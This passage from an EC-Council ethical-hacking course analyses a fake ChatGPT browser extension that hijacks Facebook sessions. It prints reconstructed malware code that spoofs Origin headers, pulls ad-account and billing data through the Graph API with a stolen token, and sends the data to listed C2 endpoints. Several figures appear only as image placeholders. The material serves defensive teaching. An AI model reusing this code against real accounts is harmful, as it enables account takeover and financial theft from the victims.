


Figure 7.169: FakeGPT abusing browser context

- **Stage 4: Circumventing Security Measures**

  The extension manipulated Chrome's declarative NetRequest API to modify request headers, tricking Facebook into recognizing malicious requests originating from legitimate sources.

  Upon activation, this malicious extension executes a segment of code designed to alter the headers of all requests directed toward Facebook irrespective of their origin within the browser. This alteration falsely presents these requests as originating from

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

"facebook.com," enabling unfettered access to any Facebook page and the execution of API calls and actions through a compromised browser without leaving a trace.

```
yield chrome.declarativeNetRequest.updateDynamicRules({
      addRules: [{
              "id": 1,
              "priority": 1,
              "action": {
                  type: 'modifyHeaders',
                  requestHeaders: [
                      { header: 'origin', operation: 'set', value: `https://www.${d}` }
                  ],
              },
              "condition": { "urlFilter": `www.${d}`, "resourceTypes": ["xmlhttprequest"] }
          }
      ],
      removeRuleIds: [1]
});;java
```

Figure 7.170: Code invoked upon initiation of the malicious extension

- **Stage 5: Data Harvesting and Exfiltration**

  As soon as the victim interacts with the extension by posing a question to ChatGPT, the query is sent to the OpenAI servers, serving as a distraction. The extension begins by collecting data in the background.

  Examples of deciphered code extracted from the source of malicious extensions are given below. Originally composed in TypeScript and subsequently condensed, analysts have utilized .map files for reconstruction, thereby rendering the code into a more intelligible format. This process reveals functions and variable names that clearly indicate the malicious purpose of the code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
// index.ts
start() {
    return __awaiter(this, void 0, void 0, function* () {
        try {yield Promise.all([
                this.getToken(),
                this.getClientIP(),
                this.getTokenEQ()
            ]);
            yield this.fetchAds();
        }
        catch (error) {}
        finally {}
    });
}
// From ads.ts
run() {
    return __awaiter(this, void 0, void 0, function* () {
        try {yield Promise.all([
                this.getListAds(),
                this.getListPages(),
                this.getListBM(),
                this.SendToServer()
            ]);
            if (this.is_big) {
                new portal_1.Potal(this.fb_dtsg, this.uid).run();}
        }
        catch (error) {}
    });
}
```

Figure 7.171: Code showing functions that execute queries using Facebook's Graph API and Chrome APIs

```
// ads.ts

// index_1.VLKSF_DOM = 'facebook.com'


getInfoAdAccountGraph(account_id) {

    return __awaiter(this, void 0, void 0, function* () {

        try {

            const url =
`https://graph.${index_1.VLKSF_DOM}/v14.0/act_${account_id}?method=get&date_format=U&

fields=amount_spent,insights.date_preset(data_maximum)%7Bspend%7D,account_id,funding_source_de
tails,adspaymentcycle%7Bthreshold_amount%7D,

name,created_time,last_used_time,currency,timezone_name,stored_balance_status,business,balance
,adtrust_dsl,spend_cap,disable_reason,

is_prepay_account,total_prepay_balance.fields(amount),max_billing_threshold.fields(amount),min
_billing_threshold.fields(amount),

am_tabular.date_preset(data_maximum).column_fields(spend),owner,agencies.fields(id,role,name),
users.fields(id,role,name),has_extended_credit&access_token=${this.token}`;

            const options = {

                url

            };

            let data = yield this._request(options);

[...]
```

Figure 7.172: Code showing Graph API call

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Graph API request mentioned in the above code snippet provides attackers with comprehensive details on the target Business Facebook account, if available. This includes information on active promotions and the credit balance of the account. Subsequently, the extension analyzes, organizes, and transmits the gathered data to a command and control (C2) server. This transmission occurs through a series of API calls, each selected based on the relevance and category of the collected data.

```
api2[.]openai-service[.]workers[.]dev/api/add-data-account
api2[.]openai-service[.]workers[.]dev/api/add-business-manager
api2[.]openai-service[.]workers[.]dev/api/add-pages
api2[.]openai-service[.]workers[.]dev/api/add-ads-manage
api2[.]openai-service[.]workers[.]dev/api/update-data-login-account
```

Figure 7.173: Code showing series of API calls




Figure 7.174: Code showing outgoing data from the extension to C2 on API call “add-data-account”

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.175: Code showing outgoing data from the extension to C2 on API call "add-ads-manager"

The extension harvests extensive data, including account details and financial information, which are encrypted and sent back to the command and control (C2) servers.

- **Stage 6: Account Takeover via Rogue Facebook Application**

  The malware automates the process of registering a rogue Facebook application with extensive permissions on the victim's account, effectively granting attackers full administrative control.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





